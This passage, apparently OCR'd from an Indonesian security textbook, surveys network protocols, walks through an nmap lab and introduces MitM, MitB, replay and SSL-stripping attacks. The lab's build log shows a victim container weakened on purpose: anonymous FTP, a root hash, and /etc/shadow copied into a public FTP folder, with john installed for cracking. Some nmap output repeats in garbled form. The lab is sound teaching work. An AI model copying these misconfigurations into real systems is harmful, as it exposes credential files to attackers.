Hypertext Transfer Protocol Secure (HTTPS) memecahkan masalah lalu lintas tidak terenkripsi dengan menggabungkan permintaan HTTP dalam TLS. Lalu lintas HTTPS menggunakan port 443 dan biasanya ditandai di browser dengan ikon gembok di sudut kiri atas. Dengan mengklik ikon tersebut, pengguna dapat mempelajari lebih lanjut tentang sertifikat yang digunakan untuk komunikasi. Memanfaatkan HTTPS PKI yang kuat memungkinkan komunikasi HTTP yang aman antara klien dan server.

Gambar 4.2 "Ikon" HTTPS oleh Sean MacEntee digunakan pada CC-BY 2.0.

Remote Desktop Protocol (RDP) dibangun di Windows dan biasanya digunakan untuk mengontrol mesin dari jarak jauh. Ia bekerja melalui port 3389 melalui TCP atau UDP. Meskipun RDP bisa sangat berguna untuk melakukan administrasi jarak jauh pada mesin jarak jauh, RDP juga bisa menjadi celah keamanan yang besar jika ada pelaku jahat yang mendapatkan akses. Penggunaan RDP dalam serangan ransomware sedang meningkat karena program ransomware mungkin menggunakan RDP untuk menemukan mesin lain yang akan diserang.

Telnet

Telnet adalah alat administrasi jarak jauh kuno yang memberikan akses ke shell melalui saluran cleartext. Telnet berjalan pada port 23 dan meskipun kadang-kadang masih


digunakan, Telnet sebagian besar harus dihapuskan. Anda masih akan menemukan telnet di aplikasi tertanam dan sistem lama. Anda mungkin juga melihat klien digunakan untuk memeriksa jenis lalu lintas lainnya. Misalnya, Anda dapat menggunakan klien telnet untuk mengirimkan permintaan HTTP atau mengirim email melalui SMTP.

SSH

Secure Shell (SSH) adalah alat administrasi jarak jauh yang paling banyak digunakan. SSH menyediakan akses ke shell melalui koneksi terenkripsi. SSH mendukung banyak opsi termasuk proxy SOCKS5, penerusan porta, dan penggunaan beberapa skema otentikasi: kata sandi, kunci, perangkat keras, dll. SSH menggunakan TCP pada port 22.

LDAP

Protokol akses direktori ringan (LDAP) digunakan untuk mengakses dan memelihara layanan informasi direktori. Penggunaan utamanya adalah dengan Windows *Active Directory* (AD) yang dapat digunakan untuk memperoleh informasi mengenai pengguna dan sumber daya dari server AD. Klien dapat mengautentikasi melalui server dan memperoleh hak istimewa untuk membaca atau membaca/menulis entri tertentu. LDAP awalnya tidak mendukung enkripsi, jadi LDAP melalui SSL (LDAPS) dikembangkan. LDAP menggunakan TCP dan UPD melalui port 389 dan LDAPS menggunakan TCP melalui port 636.



DNS

Domain Name System (DNS) digunakan untuk menyelesaikan nama domain menjadi alamat IP. Nama domain adalah nama sederhana yang biasa digunakan orang untuk situs web, seperti njit.edu dan bukan 54.83.189.142. Nama jauh lebih mudah diingat orang dibandingkan alamat IP. Agar komputer dapat menentukan nama, komputer terlebih dahulu menanyakan cache lokal, lalu server DNS utamanya. Dengan asumsi server DNS tidak dapat menemukan nama, server tersebut akan menanyakan server Root untuk server *Top Level Domain* (TLD), yang menyimpan daftar Server Nama Resmi untuk domain tertentu (edu, com, net, org, gov, dll.). Terakhir, setelah server nama otoritatif ditemukan, server tersebut akan merespons dengan alamat IP untuk nama host tertentu yang akan di-cache dan dikirim kembali melalui server DNS utama pengguna ke pengguna.

DNS dirancang agar tangguh dan terdesentralisasi tetapi sayangnya lalu lintasnya tidak diautentikasi atau dienkripsi. Hal ini menjadikannya target serangan MitM. Demikian pula cache yang ditemukan dan hilang dapat menghasilkan informasi mengenai nama apa yang baru-baru ini diselesaikan (seperti halnya dalam mengetahui sejauh mana Sony Rootkit). Sifat rekursif DNS juga memungkinkan terjadinya serangan DoS di masa lalu, namun sebagian besar

telah diselesaikan dengan membatasi permintaan rekursif ke server DNS yang dihadapi pengguna (yaitu yang diberikan kepada Anda melalui permintaan DHCP Anda). DNS beroperasi melalui UDP (dan terkadang TCP) pada port 53.

DNSSEC

Ekstensi Keamanan Sistem Nama Domain (DNSSEC) adalah rangkaian spesifikasi ekstensi yang dirancang untuk mengautentikasi respons terhadap pencarian nama domain. Hal ini dapat membantu mencegah serangan MitM dengan memeriksa tanda tangan digital dari server yang merespons. Meskipun hal ini sangat membantu, penting untuk diingat bahwa DNSSEC tidak memberikan kerahasiaan. Resolusi DNS masih dapat dipantau oleh siapa saja yang memiliki akses terhadap lalu lintas tersebut.

IMAP/POP3

Internet Message Access Protocol (IMAP) dan *Post Office Protocol 3* (POP3) adalah dua protokol yang digunakan untuk mengambil email dari server. IMAP adalah protokol terbaru yang mendukung penyimpanan email di server dan folder. POP3 lebih primitif, hanya mendukung pengambilan (dan penghapusan selanjutnya dari server) email. Kedua protokol tersebut menggunakan teks jernih dan sekarang umumnya dijalankan melalui TLS. POP3 defaultnya adalah port TCP 110 atau 995 jika menggunakan TLS. IMAP defaultnya adalah port TCP 143 atau 993 jika menggunakan TLS. Di era email web, sangat mudah untuk melupakan protokol-protokol ini, namun spesialis keamanan harus mengingatnya karena protokol-protokol tersebut masih dapat digunakan untuk mendukung perangkat perusahaan.

SMTP

Simple Mail Transfer Protocol digunakan untuk mengirim/meneruskan email. Seperti yang dinyatakan, ini adalah protokol sederhana yang terdiri dari baris teks. SMTP dasar menggunakan TCP pada port 25. SMTP kemudian diperluas untuk mendukung otentikasi dan akhirnya dibungkus dengan TLS masih menggunakan TCP pada port 587. Server SMTP menerima email keluar dari (mudah-mudahan) klien yang diautentikasi, merutekan email ke server SMTP lain berdasarkan Mail Exchange (MX) informasi dalam data DNS, dan menerima email untuk domainnya dari server SMTP lain. Berbagai pemeriksaan telah diterapkan di server SMTP untuk memastikan bahwa pesan dari domain benar-benar berasal dari domain tersebut. Hal ini sebagian besar digunakan untuk memerangi spam, yang masih menjadi masalah.

NTP


Protokol Waktu Jaringan menggunakan UDP melalui port 123 untuk menyinkronkan waktu sistem dengan server waktu. Server NTP berlapis dalam beberapa lapisan, dengan lapisan paling bawah adalah yang paling dekat dengan sumber waktu, jam atom, GPS, dll yang paling akurat. NTP penting karena banyak protokol, termasuk beberapa pertukaran kunci, memerlukan jam sistem untuk disinkronkan. Jam sistem juga digunakan untuk memeriksa kapan sertifikat kedaluwarsa dan digunakan dalam log untuk menunjukkan kapan sesuatu terjadi. Tanpa jam sistem yang akurat dan tersinkronisasi, banyak hal akan gagal secara mengejutkan.

FTP

File Transfer Protocol adalah protokol berbasis teks yang relatif sederhana untuk mengirim file antar mesin. FTP menggunakan TCP pada port 21 dan secara tradisional menetapkan dua saluran: satu untuk pesan protokol, dan satu saluran biner untuk data. Hal yang menarik tentang pengaturan ini adalah bahwa server FTP akan memulai koneksi saluran data dari server ke klien, yang berarti bahwa dalam banyak situasi NAT di mana klien tidak dapat dengan mudah dijangkau di balik firewall maka akan gagal. Solusi untuk masalah ini adalah FTP pasif yang menggunakan satu saluran yang dibuat oleh klien.

Meskipun ada kekurangan awal, FTP telah terbukti sangat populer dan masih digunakan di banyak lingkungan perusahaan. Anda mungkin melihat FTP digunakan untuk mengirimkan data massal untuk diimpor ke sistem atau digunakan untuk memperbarui firmware di sistem tertanam. Anda dapat menggunakan FTP dengan klien baris perintah, ftp, klien grafis seperti Filezilla atau SecureFX, atau bahkan di sebagian besar browser web dengan skema URL ftp://. Sayangnya FTP tidak mendukung sistem otentikasi selain kata sandi dan kata sandi dikirim dalam bentuk teks biasa. Oleh karena itu, Secure FTP (SFTP) direkomendasikan. SFTP menggunakan koneksi SSH untuk mengirim dan menerima file melalui saluran terenkripsi. SFTP juga mendukung semua metode otentikasi SSH.

SNMP



Gambar 4.3 Mekanisme SNMP

Simple Network Management Protocol digunakan untuk mengumpulkan informasi tentang cara kerja suatu jaringan. Ini dibagi menjadi dua kelompok: klien yang menggunakan UDP port 161 (TLS 10161) dan manajer yang menggunakan UDP port 162 (TLS 10162). Manajer mengumpulkan pesan dari klien mengenai pengoperasian jaringan dan menggunakan informasi ini untuk mengambil tindakan yang diperlukan. SNMP dapat digunakan untuk menyampaikan informasi tentang suhu suatu mesin, berapa banyak koneksi yang dimilikinya saat ini, kapasitas saluran yang sedang digunakan, dll. SNMP saat ini hingga versi 3 yang terenkripsi dan memerlukan otentikasi. Hal ini sangat penting karena SNMP adalah protokol

yang sangat kuat yang bertukar informasi yang berpotensi sangat berharga bagi penyerang. Akses ke SNMP harus dibatasi dan penggunaannya pada jaringan harus dipantau.

Lab: Memindai dengan nmap

Untuk lab ini kita akan mulai dengan mendownload dan mengekstrak file yang diperlukan. Unduh nmap.zip dan ekstrak ke direktori yang dapat Anda akses dari shell. Buka shell di direktori itu (harus ada docker-compose.yml di dalamnya dan direktori korban dan pemindai). Karena kita akan mensimulasikan beberapa mesin di lab ini, kita akan menggunakan Docker Compose yang sudah diinstal dengan Docker. Docker Compose membaca file `docker-compose.yml` yang seharusnya sudah ada di direktori nmap Anda. Jalankan `docker-compose up --build --detach` untuk membangun dan menjalankan gambar di latar belakang:

```
PS C:\Users\rxt1077\temp\nmap> docker-compose up --build --detach
Building victim
[+] Building 2.9s (15/15) FINISHED
 => [internal] load build definition from Dockerfile
0.1s
 => => transferring dockerfile: 518B
0.0s
 => [internal] load .dockerignore
0.1s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/debian:latest
0.0s
 => [ 1/10] FROM docker.io/library/debian
0.0s
 => [internal] load build context
0.0s

=> => transferring context: 640B
0.0s
 => CACHED [ 2/10] RUN apt-get -y update
0.0s
 => CACHED [ 3/10] RUN apt-get -y install proftpd-basic
0.0s
 => CACHED [ 4/10] RUN sed -i
"1s/.*/root:$6$.DEC7ti\/4959zEK9$H7BPwBTz6tISYG8oZuhXLS5L3ZPYwdzzQNQTg8m4Ql
3ebX9U\/afV
hi4OSpK3mNTSpT8DefJ2USdWuT5DHOkRY 0.0s
 => [ 5/10] RUN sed -i "/^root/d" /etc/ftpusers
0.4s
 => [ 6/10] COPY bad.conf /etc/proftpd/conf.d/
0.0s
 => [ 7/10] RUN chsh -s /bin/bash ftp
0.6s
 => [ 8/10] RUN mkdir -p /home/ftp/incoming
0.5s
 => [ 9/10] RUN cp /etc/shadow /home/ftp/incoming/shadow.backup
0.6s
```

```
 => [10/10] RUN chown -R ftp.users /home/ftp
0.5s
 => exporting to image
0.2s
 => => exporting layers
0.2s
 => => writing image
sha256:dc9af53b250b4f7fcfbe5a6668a540bd02ebef0353c5927ed4591a512363e831
0.0s
 => => naming to docker.io/library/nmap_victim
0.0s
Use 'docker scan' to run Snyk tests against images to find vulnerabilities
and learn
how to fix them
Building scanner
[+] Building 0.1s (7/7) FINISHED
 => [internal] load build definition from Dockerfile
0.0s
 => => transferring dockerfile: 111B
0.0s
 => [internal] load .dockerignore
0.0s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/debian:latest
0.0s
 => [1/3] FROM docker.io/library/debian
0.0s
 => CACHED [2/3] RUN apt-get -y update
0.0s
 => CACHED [3/3] RUN apt-get -y install nmap ftp john
0.0s

=> exporting to image
0.0s
 => => exporting layers
0.0s
 => => writing image
sha256:14ba503b7925089023184d783c53c22c4167fdf2338df0e85143daedf8b458ac
0.0s
 => => naming to docker.io/library/nmap_scanner
0.0s
Use 'docker scan' to run Snyk tests against images to find vulnerabilities
and learn
how to fix them
Starting nmap_scanner_1 ... done
Recreating nmap_victim_1 ... done
```

Sekarang kita sebenarnya mempunyai dua container yang sedang berjalan, satu bernama korban yang merupakan mesin target kita dan satu lagi bernama pemindai yang akan kita gunakan untuk mempelajari tentang nmap. Mari kita mulai shell BASH pada pemindai dan bekerja dari sana:

```
PS C:\Users\rxt1077\temp\nmap> docker-compose run scanner bash
Creating nmap_scanner_run ... done
root@7b6d733cc03a:/①
```

Perhatikan perubahan yang cepat. Kami sekarang berada di dalam wadah pemindai yang menjalankan BASH. Mari gunakan perintah ip addr Linux untuk melihat alamat IP kita di jaringan ini:

```
root@7b6d733cc03a:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
group default qlen
1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
  valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default
qlen 1000
  link/ipip 0.0.0.0 brd 0.0.0.0
3: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default
qlen 1000
  link/sit 0.0.0.0 brd 0.0.0.0
165: eth0@if166: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UP
group default
  link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
  inet 172.20.0.2/16 brd 172.20.255.255 scope global eth0
  valid_lft forever preferred_lft forever
```

Kami peduli dengan perangkat eth0, sehingga seperti yang Anda lihat di mesin saya alamatnya adalah 172.20.0.2. Kami akan menggunakan pemindaian ping nmap untuk mencari perangkat apa pun dalam 8 bit terakhir alamat IP kami (/24). Anda mungkin memperhatikan bahwa kita sebenarnya berada pada subnet /16, namun dengan membatasi diri pada /24 pemindaian akan berjalan lebih cepat.

```
root@7b6d733cc03a:/# nmap -sP 172.20.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-22 20:25 UTC
Nmap scan report for 172.20.0.1
Host is up (0.000076s latency).
MAC Address: 02:42:A6:CA:0D:77 (Unknown)
Nmap scan report for nmap_victim_1.nmap_default (172.20.0.3)
Host is up (0.000070s latency).
MAC Address: 02:42:AC:14:00:03 (Unknown)
Nmap scan report for 7b6d733cc03a (172.20.0.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.78 seconds
```

Dalam contoh ini kami menemukan tiga mesin lain di jaringan. Salah satunya dengan mudah disebut sebagai korban. Baca dokumentasi nmap untuk penemuan host. Jenis pemindaian apa lagi yang dapat Anda gunakan jika host tidak merespons paket ping ICMP?

Sekarang mari kita lakukan pemindaian penuh pada mesin korban. Docker Compose melakukan pekerjaan yang baik dalam menyelesaikan permintaan DNS untuk nama yang masuk akal di file docker-compose.yml sehingga kita dapat merujuk ke host yang ingin kita pindai sebagai korban.

```
root@7b6d733cc03a:/# nmap victim
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-22 20:37 UTC
Nmap scan report for victim (172.20.0.3)
Host is up (0.000018s latency).
rDNS record for 172.20.0.3: nmap_victim_1.nmap_default
Not shown: 999 closed ports
PORT STATE SERVICE
21/tcp open ftp
MAC Address: 02:42:AC:14:00:03 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

Secara default, nmap menggunakan pemindaian SYN terhadap port terkenal. Jenis pemindaian ini lebih sulit dideteksi (karena tidak membuka koneksi sepenuhnya) dan dapat dijalankan dengan cepat. Port apa yang terbuka pada mesin korban? Mengapa protokol khusus ini tidak aman?

nmap mampu melakukan lebih dari sekedar pemindaian port sederhana. nmap menyertakan deteksi versi dan sidik jari OS (antara lain). Untuk mendapatkan gambaran yang lebih baik tentang apa yang sebenarnya dijalankan oleh korban, Anda dapat menggunakan opsi -A:

```
root@7b6d733cc03a:/# nmap -A victim
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-22 20:44 UTC
Nmap scan report for victim (172.20.0.3)

Host is up (0.000096s latency).
rDNS record for 172.20.0.3: nmap_victim_1.nmap_default
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 1 ftp users 4096 Sep 22 20:11 incoming
MAC Address: 02:42:AC:14:00:03 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=9/22%OT=21%CT=1%CU=44136%PV=Y%DS=1%DC=D%G=Y%M=0242AC%T
OS:M=614B95AE%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B
OS:4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88
```

```
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 0.10 ms nmap_victim_1.nmap_default (172.20.0.3)
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.39 seconds

Host is up (0.000096s latency).
rDNS record for 172.20.0.3: nmap_victim_1.nmap_default
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
4096 Sep 22 20:11 incoming
MAC Address: 02:42:AC:14:00:03 (Unknown)
No exact OS matches for host (If you know what OS is running on it,
see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=9/22%OT=21%CT=1%CU=44136%PV=Y%DS=1%DC=D%G=Y%M=0
242AC%T
OS:M=614B95AE%P=x86_64-pc-linux-
gnu)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7
%05=M5B
OS:4ST11NW7%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%
W6=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%0=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%R
D=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
0%S=A%A
OS                                                                    :=
Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=
Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
I=N%T=4
OS:0%CD=S)

Network Distance: 1 hop
```

```
TRACEROUTE
HOP RTT
0.10 ms nmap_victim_1.nmap_default (172.20.0.3)

OS and Service detection performed. Please report any incorrect
results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.39 seconds

|_drwxr-xr-x 1 ftp

ProFTPD

users

ADDRESS

1
```

Informasi tambahan apa yang Anda pelajari dari opsi -A? Menurut Anda bagaimana hal ini dapat dieksploitasi? Sekarang, dengan menggunakan wadah pemindai yang Anda gunakan saat ini, lihat apa yang dapat Anda ketahui tentang korban. Halaman manual ini mungkin bisa membantu.

Latihan Soal

1. Bandingkan dan kontraskan SSH dan Telnet. Jika Anda harus membuat rekomendasi mana yang akan digunakan, apa yang akan Anda pilih dan mengapa?
2. Apa saja masalah keamanan yang terkait dengan ARP? Langkah-langkah apa yang dapat diambil untuk memitigasinya?
3. Jelaskan tiga protokol yang digunakan untuk mengirim atau menerima email.


BAB 5
SERANGAN

5.1 SERANGAN INTERSEPSI


Serangan intersepsi bergantung pada kemampuan untuk mencegat komunikasi jaringan. Hal ini mungkin disebabkan oleh sifat jaringan yang digunakan atau terkadang metode lain digunakan untuk memposisikan penyerang dengan lebih baik. Serangan ini umumnya melibatkan pemalsuan pesan fiktif, perekaman data yang dikirimkan, atau mengubah isi pesan saat berada di jaringan. Rangkaian serangan ini menempatkan seluruh bagian dari triad CIA dalam bahaya.

MitM

Seorang pria di tengah serangan (MitM) adalah istilah umum yang diterapkan ketika penyerang menyadap komunikasi. Serangan tipikal melibatkan penyadapan dan kemungkinan modifikasi pesan antara dua pihak. Enkripsi dapat digunakan untuk memitigasi serangan, sehingga penyerang tidak mungkin mendekripsi pesan yang dicegatnya. Oleh karena itu, perhatian khusus harus diberikan pada protokol jabat tangan/pertukaran kunci untuk memastikan bahwa penyerang tidak mendapatkan akses ke kunci yang digunakan. Berikut ini adalah contoh MitM yang digunakan untuk mencegat dan memodifikasi pertukaran kunci publik:




Dalam contoh di samping, MitM mengizinkan pesan pertama untuk lewat tanpa gangguan, namun mengganggu pertukaran kunci publik. Dengan meneruskan kunci publiknya sendiri kepada Bob, MitM memiliki kemampuan untuk mendekripsi pesan yang dikirimkan Bob dan masih dapat menggunakan kunci publik Alice untuk mengenkripsi ulang pesan yang diteruskan kepadanya. Anda dapat melihat bagaimana jika dua kunci publik dipertukarkan dengan cara ini, serangan MitM dapat dilakukan di mana meskipun dienkripsi, semua pesan dapat dilihat.



MitB

MitB adalah singkatan dari man in the browser dan biasanya disebabkan oleh trojan yang memasang malware yang memungkinkan penyerang mencegat/memodifikasi komunikasi antara browser dan server. Ini dapat digunakan untuk mengambil data pada formulir, mengubah masukan, atau mengubah respons dari server. Seringkali perangkat lunak yang digunakan dalam serangan MitB tidak aktif sampai korban menelusuri situs web yang

ditargetkan. Berikut ini adalah contoh bagaimana serangan MitB dapat digunakan untuk mengubah permintaan perbankan online untuk mengirim uang:



Gambar 5.1 Skema MitB dalam mengirim Uang

Seperti yang Anda lihat, penyerang mendapatkan Rp. 1.000.000 dan korban hanya mengira mereka mengizinkan pembayaran sebesar Rp. 150.000 kepada orang lain. Serangan ini sulit dideteksi karena terjadi di dalam browser dan bersifat oportunistik.

Putar Ulang Serangan

Kelompok serangan ini biasanya melibatkan MitM yang membuat salinan transmisi dan memutarnya ulang untuk menyamar sebagai korban. Kredensial masuk, hash sederhana, dan perintah khusus terkadang rentan terhadap jenis serangan ini. Solusinya adalah dengan menggunakan stempel waktu, nonce (angka acak untuk sesi tertentu), tombol putar, atau penghitung untuk memastikan perintah tidak dapat dijalankan di luar konteks.

Kata Sandi Sekali Pakai


Untuk membantu mengurangi serangan replay, aplikasi perbankan online mungkin mengharuskan klien menggunakan kata sandi satu kali (OTP) saat mengirimkan transaksi. OTP adalah nilai yang sering berubah dan diketahui oleh klien dan server. Ada beberapa skema kata sandi satu kali, yang sebagian besar menggunakan fungsi hash kriptografi dengan benih bersama antara klien dan server. Secara berkala klien dan server memperbarui ke hash baru berdasarkan seed dan tanpa seed tidak mungkin mengetahui hash berikutnya. Dengan menggunakan OTP, siapa pun yang menyadap lalu lintas tidak akan dapat melakukan serangan replay karena kata sandinya tidak terbaru.

Pengelakan SSL

Jika Anda memikirkan tentang pertukaran kunci yang dicegat yang diberikan dalam contoh MitM di atas, serangan serupa dapat memungkinkan penyerang melihat lalu lintas SSL. Penyerang memberi korban sertifikat otoritas sertifikat (CA) palsu yang dipasang oleh korban. Hal ini sering dilakukan melalui trojan. Kemudian penyerang menempatkan dirinya di tengah-tengah koneksi aman yang belum diinisiasi. Selama pertukaran kunci, penyerang membuat sertifikat khusus yang ditandatangani oleh CA palsu untuk koneksi antara penyerang dan korban. Penyerang juga membuat koneksi HTTPS aktual ke layanan dan memproksi data korban. Semua data korban akan ditampilkan dalam bentuk teks biasa bagi penyerang, namun koneksi akan tampak aman bagi korban. Ini digunakan dalam proksi debugging Fiddler untuk

mendekripsi lalu lintas HTTPS dan juga digunakan di beberapa peralatan jaringan yang melakukan pemeriksaan paket mendalam.

Serangan MitM lainnya pada SSL adalah mempertahankan atau menurunkan versi ke koneksi HTTP dengan data korban dan proxy ke koneksi HTTPS sebenarnya dengan server. Sebagian besar server akan meningkatkan koneksi yang tidak aman, namun dengan mencegat pertukaran tersebut, penyerang dapat terus memantau lalu lintas korban.



Gambar 5.2 MitM mencegah peningkatan HTTPS dan membaca kata sandi

